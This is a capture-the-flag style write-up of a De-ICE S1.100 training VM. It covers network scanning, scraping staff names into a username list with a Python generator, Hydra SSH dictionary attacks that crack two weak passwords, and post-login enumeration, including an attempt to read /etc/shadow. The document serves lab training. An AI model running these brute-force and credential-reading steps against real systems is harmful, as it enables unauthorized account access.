

De-ICE S1.100 – Level 1 Security Audit v1

WRS

4 February 2015

The scenario for this LiveCD is that a CEO of a small company has been pressured by the Board of Directors to have a penetration test done within the company. The CEO, believing his company is secure, feels this is a huge waste of money, especially since he already has a company scan their network for vulnerabilities (using nessus). To make the BoD happy, he decides to hire you for a 5-day job; and because he really doesn't believe the company is insecure, he has contracted you to look at only one server - a old system that only has a web-based list of the company's contact information.

The CEO expects you to **prove that the admins of the box follow all proper accepted security practices**, and that you will not be able to obtain access to the box. Prove to him that a full penetration test of their entire corporation would be the best way to ensure his company is actually following best security practices.

Vulnerability Exploited: **Weak administrator login credentials**

System Vulnerable: 192.168.1.100

Vulnerability Explanation: No Security Corp's web server was compromised through a weak administrative password. A dictionary attack was conducted against the senior system administrator, whose full name was obtained through the corporations supplied webpage. Their login name was a variation of their corporation's e-mail address, which again was in plain sight on the webpage.

Vulnerability Fix: Enforce best practices policy with user and system administrator's passwords.
Reference Microsoft TechNet: <http://technet.microsoft.com/en-us/magazine/ff741764.aspx>

Severity: **Critical**

- The very first step was to discover the IP address of our target machine
- This was accomplished with netdiscover

```
root@kali:~/De-ICE/100# netdiscover -r 192.168.1.0/24
```

```
Currently scanning: 192.168.1.0/24 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
-----
IP             At MAC Address  Count  Len  MAC Vendor
-----
192.168.1.1    00:50:56:c0:00:02  01    060  VMWare, Inc.
192.168.1.100  00:0c:29:b4:3c:a2  01    060  VMWare, Inc.
192.168.1.254  00:50:56:ff:9c:6e  01    060  VMWare, Inc.
```

- A thorough scan on the target 192.168.1.100 was conducted with nmap

```
root@kali:~/De-ICE/100# nmap -vv -A -sC 192.168.1.100 -oA 100_scanned
```

```
# Nmap 6.47 scan initiated Mon Feb  2 11:53:43 2015 as: nmap -vv -A -sC -oA 100_scanned
192.168.1.100
Nmap scan report for 192.168.1.100
Host is up (0.00013s latency).
Scanned at 2015-02-02 11:53:43 EST for 198s
Not shown: 992 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd (broken: could not bind listening IPv4 socket)
```

```

22/tcp open  ssh      OpenSSH 4.3 (protocol 1.99)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_sshl: Server supports SSHv1
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp open  http      Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
110/tcp open  pop3      Openwall popa3d
143/tcp open  imap      UW imapd 2004.357
|_imap-capabilities:
|_ ERROR: Failed to connect to server
443/tcp closed https
MAC Address: 00:0C:29:B4:3C:A2 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
TCP/IP fingerprint:
OS:SCAN(V=6.47%E=4%D=2/2%OT=21%CT=20%CU=%PV=Y%DS=1%DC=D%G=N%M=000C29%TM=54C
OS:FAC5D%P=i686-pc-linux-gnu)SEQ(SP=CB%GCD=1%ISR=CE%TI=Z%CI=Z%TS=8)OPS(OI=M
OS:5B4ST11NW2%O2=M5B4ST11NW2%O3=M5B4NNT11NW2%O4=M5B4ST11NW2%O5=M5B4ST11NW2%
OS:O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%
OS:DF=Y%TG=40%W=16D0%O=M5B4NNSNW2%CC=N%Q=)T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=Y%DF=Y%TG=40%W=16A0%S=O%A=S+%F=AS%O=M5B4ST11NW2%RD=0%
OS:Q=)T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%TG=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R
OS:=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=N)IE(R=N)

Uptime guess: 0.003 days (since Mon Feb  2 11:52:33 2015)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1    0.13 ms  192.168.1.100

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
# Nmap done at Mon Feb  2 11:57:01 2015 -- 1 IP address (1 host up) scanned in 198.51 seconds

```

Server IP Address	Ports Open
192.168.1.100	TCP: 21,22,25,80,110,143

- First, we should go to the company website (port 80) to look for vulnerabilities



- The bottom of the page listed the following contacts (of interest were the admins and Marie):

- Marie Mary - marym@herot.net (**On Emergency Leave**)
- Pat Patrick - patrickp@herot.net
- Terry Thompson - thompsons@herot.net
- Ben Benedict - benedictb@herot.net
- Erin Gennieg - gennieg@herot.net
- Paul Michael - michaelp@herot.net
- Ester Long - long@herot.net
- Adam Adams - adamsa@herot.net (**Senior System Admin**)
- Bob Banter - banterb@herot.net (**Intern System Admin**)
- Chad Coffee - coffeec@herot.net (**System Admin**)

- Once all the information was gathered from the webpage dirb was used to scan for any hidden pages

```
root@kali:~/De-ICE/100# dirb http://192.168.1.100
```

```
-----
DIRB v2.21
By The Dark Raver
-----

START_TIME: Mon Feb  2 12:02:04 2015
URL_BASE: http://192.168.1.100/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.100/ ----
+ http://192.168.1.100/cgi-bin/ (CODE:403|SIZE:297)
+ http://192.168.1.100/index.php (CODE:200|SIZE:1983)
+ http://192.168.1.100/index2.php (CODE:200|SIZE:2796)
+ http://192.168.1.100/info.php (CODE:200|SIZE:37926)
+ http://192.168.1.100/~ftp (CODE:403|SIZE:412)

-----

DOWNLOADED: 4592 - FOUND: 5
```

- The only pages of interest were pages with code 200 (OK)
- Reference: http://en.wikipedia.org/wiki/List_of_HTTP_status_codes
- “info.php” contains a wealth of information how the php is configured on the web server




PHP Version 5.1.2

System	Linux slax 2.6.16 #95 Wed May 17 10:16:21 GMT 2006 i686
Build Date	Mar 21 2006 23:42:42
Configure Command	./configure '--build=i486-Slackware-linux' '--prefix=/usr' '--with-openssl' '--with-mysql' '--with-iconv' '--with-gd' '--with-jpeg-dir=/usr/lib' '--with-zlib-dir=/usr/lib' '--enable-ftp' '--enable-sockets' '--with-apxs2=/usr/bin/apxs'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/lib
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, http, ftp, compress.zlib, https, ftps

- "allow_url_fopen" is particularly important as this may allow an RFI (Remote File Inclusion) attack
- Reference: http://en.wikipedia.org/wiki/File_inclusion_vulnerability#Remote_File_Inclusion
- For this machine, I was unable to find an effective RFI

allow_url_fopen	On	On
allow_url_fopen	On	On
allow_url_fopen	On	On

- After I was done gathering as much information from the webpage I moved onto FTP
- I did not waste time with FTP (port 20/21), SMTP (port 25), IMAP (port 143), and HTTPS (port 443)
- The next logical area to search for a vulnerability was with the pop3 server (port 110)
- Unfortunately, "Openwall popa3d" resulted in no known reliable exploits
- As much as I hate these types of attack the final option was to attempt a blind SSH dictionary attack
- I wanted to generate a list of the users, but did not feel like copying and pasting every name into a file
- Luckily, Linux makes text file manipulation easy
- First, I looked at the source code to ensure all names had a common connection, which they did the e-mail address portion "@herot.net"



- Next, used wget to download the index2.php file to Kali and began to manipulate the output

```
root@kali:~/De-ICE/100# wget http://192.168.1.100/index2.php
--2015-02-03 13:53:56-- http://192.168.1.100/index2.php
Connecting to 192.168.1.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2796 (2.7K) [text/html]
Saving to: `index2.php'

100%[=====>] 2,796 --.-K/s in 0s
2015-02-03 13:53:56 (767 MB/s) - `index2.php' saved [2796/2796]
```

- Using the command below, we are able to isolate only the e-mail login names

- Command reference:

- cat – sends the contents of the file to the screen
- grep – looks for the specific string “@herot.net”
- cut – used a delimiter to shorten the output
- sed – removed all leading white space

```
root@kali:~/De-ICE/100# cat index2.php | grep @herot.net | cut -d "@" -f 1 | cut -d "-" -f 2 | sed -e 's/^[ ]*//' > login.txt
```

```
root@kali:~/De-ICE/100# cat login.txt
marym
patrickp
thompsont
benedictb
genniege
michaelp
longe
adamsa
banterb
coffeec
```

- The first dictionary attack attempt utilizing hydra: their e-mail address login name as:

- Null password
- Login name as both username and password
- Reverse login

```
root@kali:~/De-ICE/100# hydra -L login.txt -e nsr 192.168.1.100 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
```

- Unfortunately, none of the logins worked

```
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-03 15:45:50
```

- For my second attempt I wanted to generate my own username list
- Again, using the command below, we're able to isolate only the names
- Additionally, due to the fact that this dictionary attack would take longer I used the hint from the scenario (prove that the admins of the box follow all proper accepted security practices), so with my Linux command I moved their names to the top of the list
- Command reference:
 - tail/head – manipulated the output of the file

```
root@kali:~/De-ICE/100# cat index2.php | grep @herot.net | cut -d ":" -f 2 | cut -d "-" -f 1 | sed -e 's/^[ ]*//' > tmp && tail tmp -n 3 > users.txt && head tmp -n 7 >> users.txt && rm tmp
```

- The output of the users.txt file (went from a php file to a nice file in a minute)

```
root@kali:~/De-ICE/100# cat users.txt
Adam Adams
Bob Banter
Chad Coffee
Marie Mary
Pat Patrick
Terry Thompson
Ben Benedict
Erin Gennieg
Paul Michael
Ester Long
```

- Next, I crafted a simple python script to generate various username formats based off the webpage

```
#!/usr/bin/python

import optparse
import sys

def main():
    parser = optparse.OptionParser("usage: %prog -f <input file> -o <output file>")

    parser.add_option("-f", dest = "inputFile",
                      type = "string", help = "specify username input file")
    parser.add_option("-o", dest = 'outputFile',
                      type = "string", help = "specify username output file")

    (options, args) = parser.parse_args()

    if (options.inputFile == None) | (options.outputFile == None):
        print parser.usage
        exit(0)
    else:
```



```

        inputFile = options.inputFile
        outputFile = options.outputFile

    fromFile = open(inputFile)
    toFile = open(outputFile, 'w')

    for line in fromFile.readlines():
        name = line.lower().strip('\r\n').split(' ')

        toFile.write(name[0] + '\n')           # bob
        toFile.write(name[1] + '\n')           # smith
        toFile.write(name[0] + name[1] + '\n') # bobsmith
        toFile.write(name[1] + name[0] + '\n') # smithbob
        toFile.write(name[0] + "." + name[1] + '\n') # bob.smith
        toFile.write(name[1] + "." + name[0] + '\n') # smith.bob
        toFile.write(name[1] + name[0][0] + '\n') # smithb
        toFile.write(name[1] + "." + name[0][0] + '\n') # smith.b
        toFile.write(name[0][0] + name[1] + '\n') # bsmith
        toFile.write(name[0][0] + "." + name[1] + '\n') # b.smith
        toFile.write(name[0] + name[1][0] + '\n') # bobs
        toFile.write(name[0] + "." + name[1][0] + '\n') # bob.s
        toFile.write(name[1][0] + name[0] + '\n') # sbob
        toFile.write(name[1][0] + "." + name[0] + '\n') # s.bob

    fromFile.close()
    toFile.close()

if __name__ == "__main__":
    main()

```

- Running the script resulted in 140 different login names to test against the SSH server

```

root@kali:~/De-ICE/100# ./nameGen.py -f users.txt -o loginNames.txt

```

```

root@kali:~/De-ICE/100# cat -n loginNames.txt | tail
131 ester.long
132 long.ester
133 longe
134 long.e
135 elong
136 e.long
137 esterl
138 ester.l
139 lester
140 l.ester

```

- Wanting to avoid a tedious attack I again utilized hydra: with the following based off the new list:

- Null password
- Login name as both username and password
- Reverse login

```

root@kali:~/De-ICE/100# hydra -L loginNames.txt -e nsr 192.168.1.100 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

```

- This method gained a successful hit!
- Username: bbanter and password: bbanter

```
[ERROR] ssh protocol error  
[22][ssh] host: 192.168.1.100 login: bbanter password: bbanter  
[ERROR] ssh protocol error
```

- And we are in

```
root@kali:~/De-ICE/100# ssh bbanter@192.168.1.100  
bbanter@192.168.1.100's password:  
Linux 2.6.16.  
bbanter@slax:~$
```

- I first looked to see if I was root, which I was not

```
bbanter@slax:~$ id  
uid=1001(bbanter) gid=100(users) groups=100(users)
```

- Next, looked into the kernel version I was dealing with for possible exploit look ups later

```
bbanter@slax:~$ uname -a  
Linux slax 2.6.16 #95 Wed May 17 10:16:21 GMT 2006 i686 i686 i386 GNU/Linux
```

```
bbanter@slax:~$ cat /proc/version  
Linux version 2.6.16 (root@slax) (gcc version 3.4.6) #95 Wed May 17 10:16:21 GMT 2006
```

- Finally, right off the bat I wanted to see if I had root access
- Unfortunately, I did not, so the rest of the time was spent enumerating the system

```
bbanter@slax:~$ sudo cat /etc/shadow  
  
We trust you have received the usual lecture from the local System  
Administrator. It usually boils down to these three things:  
  
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
  
Password:  
bbanter is not in the sudoers file. This incident will be reported.
```

```
bbanter@slax:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

- I was unable to see which groups had permissions from the sudoers file I next looked at the passwd file for group id numbers (note the bizarre message)

```
bbanter@slax:~$ cat /etc/passwd
root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
```

The /etc/passwd contains one entry per line for each user (or user account) of the system. All fields are separated by a colon (:) symbol. Total seven fields as follows.

Generally, passwd file entry looks as follows (click to enlarge image):

```
oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash
  ↓   ↓   ↓   ↓   ↓   ↓   ↓
  1   2 3   4   5       6       7
```

(Fig.01: /etc/passwd file format - click to enlarge)

1. **Username:** It is used when user logs in. It should be between 1 and 32 characters in length.
2. **Password:** An x character indicates that encrypted password is stored in /etc/shadow file.
3. **User ID (UID):** Each user must be assigned a user ID (UID). UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. Further UID 100-999 are reserved by system for administrative and system accounts/groups.
4. **Group ID (GID):** The primary group ID (stored in /etc/group file)
5. **User ID Info:** The comment field. It allow you to add extra information about the users such as user's full name, phone number etc. This field use by finger command.
6. **Home directory:** The absolute path to the directory the user will be in when they log in. If this directory does not exists then users directory becomes /
7. **Command/shell:** The absolute path of a command or shell (/bin/bash). Typically, this is a shell. Please note that it does not have to be a shell.

Reference: <http://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/>

```

root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
aadams:x:1000:10,,,,:/home/aadams:/bin/bash
bbanter:x:1001:100,,,,:/home/bbanter:/bin/bash
ccoffee:x:1002:100,,,,:/home/ccoffee:/bin/bash

```

- From the passwd file I noticed aadams was in a different group compared to the other administrators
- I next investigated the group file to see what these groups actually were and who was in them
- Notice “wheel” had group ID 10 with root in it as well, thus the username “aadams” was my next target

```

bbanter@slax:~$ cat /etc/group
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:

```

```

root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
mem::8:
kmem::9:
wheel::10:root
floppy::11:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
audio::17:
video::18:
cdrom::19:
games::20:
slocate::21:
utmp::22:
smmsp::25:smmsp
mysql::27:
rpc::32:

```

```

sshd::33:sshd
gdm::42:
shadow::43:
ftp::50:
pop::90:pop
scanner::93:
nobody::98:nobody
nogroup::99:
users::100:
console::101:

```

- Before I continued with enumerating the server, I started another hydra session with the login: aadams
- Since I know the password was not his username from earlier, I used the rockyou.txt word list
- This text file is ~140 MB in size and contains 14344392 entries
- This is the reason I am not a fan of dictionary attacks, because takes a long time and may yield nothing
- Nevertheless this was my only option at this point

```

root@kali:~/De-ICE/100# hydra -l aadams -P rockyou.txt 192.168.1.100 ssh

```

- The following were other areas I enumerated while looking for information
- The current running processes

```

bbanter@slax:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   684   248 ?        S    18:14   0:02 init [3]
root         2  0.0  0.0     0     0 ?        SN   18:14   0:00 [ksoftirqd/0]
root         3  0.0  0.0     0     0 ?        S<   18:14   0:00 [events/0]
root         4  0.0  0.0     0     0 ?        S<   18:14   0:00 [khelper]
root         5  0.0  0.0     0     0 ?        S<   18:14   0:00 [kthread]
root         7  0.0  0.0     0     0 ?        S<   18:14   0:00 [kblockd/0]
root         8  0.0  0.0     0     0 ?        S<   18:14   0:00 [kacpid]
root        155  0.0  0.0     0     0 ?        S<   18:14   0:00 [khubd]
root        252  0.0  0.0     0     0 ?        S    18:14   0:00 [pdflush]
root        253  0.0  0.0     0     0 ?        S    18:14   0:00 [pdflush]
root        255  0.0  0.0     0     0 ?        S<   18:14   0:00 [aio/0]
root        254  0.0  0.0     0     0 ?        S    18:14   0:00 [kswapd0]
root        256  0.0  0.0     0     0 ?        S    18:14   0:00 [jfsI0]

```

- Which ports had who/what connect (notice the ports nmap did not pick up on)

```

bbanter@slax:~$ netstat -antp
(No info could be read for "-p": geteuid()=1001 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:37              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:587             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:113             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:631             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::ffff:192.168.1.100:22 ::ffff:192.168.1.1:35809 ESTABLISHED -
udp        0      0 0.0.0.0:37              0.0.0.0:*               -
udp        0      0 0.0.0.0:68              0.0.0.0:*               -
udp        0      0 0.0.0.0:111             0.0.0.0:*               -
udp        0      0 0.0.0.0:631             0.0.0.0:*               -

```

- Searched for SUID files (easy backdoor trip admins user a lot)

```
bbanter@slax:~$ find / -perm -4000 2>/dev/null
/mnt/live/memory/images/10_server.mo/usr/bin/procmail
/mnt/live/memory/images/10_server.mo/usr/bin/suexec
/mnt/live/memory/images/07_kde_apps.mo/opt/kde/bin/kppp
/mnt/live/memory/images/06_kde_base.mo/opt/kde/bin/fileshareset
/mnt/live/memory/images/06_kde_base.mo/opt/kde/bin/kcheckpass
/mnt/live/memory/images/06_kde_base.mo/opt/kde/bin/kgrantpty
```

- Searched for world writeable files (another back door trick)

```
bbanter@slax:~$ find / -perm -0002 -type f 2>/dev/null
/mnt/live/proc/1/task/1/attr/current
/mnt/live/proc/1/task/1/attr/exec
/mnt/live/proc/1/task/1/attr/fscreate
/mnt/live/proc/1/attr/current
/mnt/live/proc/1/attr/exec
/mnt/live/proc/1/attr/fscreate
/mnt/live/proc/2/task/2/attr/current
/mnt/live/proc/2/task/2/attr/exec
```

- Location of any mail saved on the server (was empty)

```
bbanter@slax:~$ cd /var/mail
bbanter@slax:/var/mail$ ls -al
total 0
drwxr-xr-x  2 root root   3 Jul 20  2006 ./
drwxr-xr-x 13 root root 120 Feb  3 22:12 ../
```

- Logs on the server

```
bbanter@slax:~$ cd /var/log
bbanter@slax:/var/log$ ls -al
total 17784
drwxr-xr-x 45 root root    300 Feb  3 18:15 ./
drwxr-xr-x 45 root root    200 Feb  3 18:14 ../
-rw-r--r--  1 root root    886 Feb  3 19:54 access_log
-rw-r--r--  1 root root    80 Feb  3 18:14 acpid
-rw-r--r--  1 root root 16161024 Feb  3 21:59 bttmp
-rw-r--r--  1 root root    0 Feb  3 18:14 cron
drwxr-xr-x  2 root root    60 Feb  3 18:14 cups/
-rw-r--r--  1 root root 16699 Feb  3 22:14 debug
-rw-r--r--  1 root root 15451 Feb  3 18:14 dmesg
-rw-r--r--  1 root root   302 Feb  3 18:22 error_log
drwxr-xr-x  2 root root    3 Jul 20 2006 iptraf/
-rw-r--r--  1 root root   1572 Feb  3 22:26 maillog
-rw-r--r--  1 root root 1880194 Feb  3 22:10 messages
drwxr-xr-x  2 root root    3 Jul 20 2006 nfsd/
drwxr-xr-x  2 root root    36 Apr 2 2006 packages/
drwxr-xr-x  2 root root    3 Apr 2 2006 removed_packages/
drwxr-xr-x  2 root root    3 Apr 2 2006 removed_scripts/
drwxr-xr-x  2 root root    3 Jul 20 2006 samba/
drwxr-xr-x  2 root root    36 Apr 2 2006 scripts/
-rw-r--r--  1 root root    81 Feb  3 18:30 secure
drwxr-xr-x 12 root root    20 Apr 2 2006 setup/
-rw-r--r--  1 root root    0 Feb  3 18:14 spooler
-rw-r--r--  1 root root 66532 Feb  3 22:11 syslog
```

- Notice our IP address while I ran dirb

```
bbanter@slax:/var/log$ cat error_log
[Tue Feb 03 18:14:40 2015] [notice] suEXEC mechanism enabled (wrapper: /usr/bin/suexec)
[Tue Feb 03 18:14:40 2015] [notice] Apache/2.0.55 (Unix) PHP/5.1.2 configured -- resuming normal operations
[Tue Feb 03 18:22:28 2015] [error] [client 192.168.1.128] File does not exist: /var/www/htdocs/robots.txt
```

- Again, our IP logged when attempting to sudo

```
bbanter@slax:/var/log$ tail syslog
Feb  3 21:59:06 (none) sshd[16881]: error: Could not get shadow information for NOUSER
Feb  3 21:59:06 (none) sshd[16883]: error: Could not get shadow information for NOUSER
Feb  3 21:59:06 (none) sshd[16889]: error: Could not get shadow information for NOUSER
Feb  3 21:59:06 (none) sshd[16891]: error: Could not get shadow information for NOUSER
Feb  3 21:59:16 (none) sshd[16913]: error: Could not get shadow information for NOUSER
Feb  3 21:59:16 (none) sshd[16915]: error: Could not get shadow information for NOUSER
Feb  3 21:59:16 (none) sshd[16921]: error: Could not get shadow information for NOUSER
Feb  3 21:59:16 (none) sshd[16923]: error: Could not get shadow information for NOUSER
Feb  3 21:59:16 (none) sshd[16927]: error: Could not get shadow information for NOUSER
Feb  3 22:11:20 (none) sudo: bbanter : user NOT in sudoers ; TTY=pts/0 ; PWD=/home/bbanter ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
```

- And yet again, all our failed SSH logins

```
bbanter@slax:/var/log$ tail messages
Feb  3 21:59:16 (none) sshd[16923]: Failed password for invalid user l.ester from 192.168.1.128 port 35800 ssh2
Feb  3 21:59:16 (none) sshd[16925]: Failed none for invalid user l.ester from 192.168.1.128 port 35801 ssh2
Feb  3 21:59:16 (none) sshd[16925]: Failed password for invalid user l.ester from 192.168.1.128 port 35801 ssh2
Feb  3 21:59:16 (none) sshd[16927]: Failed none for invalid user l.ester from 192.168.1.128 port 35802 ssh2
Feb  3 21:59:16 (none) sshd[16927]: Failed password for invalid user l.ester from 192.168.1.128 port 35802 ssh2
Feb  3 22:10:15 (none) sshd[18259]: Accepted password for bbanter from 192.168.1.128 port 35809 ssh2
Feb  3 22:10:25 (none) sshd[18259]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Feb  3 22:10:25 (none) sshd[18259]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Feb  3 22:10:25 (none) sshd[18259]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Feb  3 22:10:25 (none) sshd[18259]: lastlog_openseek: /var/log/lastlog is not a file or directory!
```

- Thankfully (after 3 hours) hydra had a hit!
- The username: aadams and password: nostradamus

```
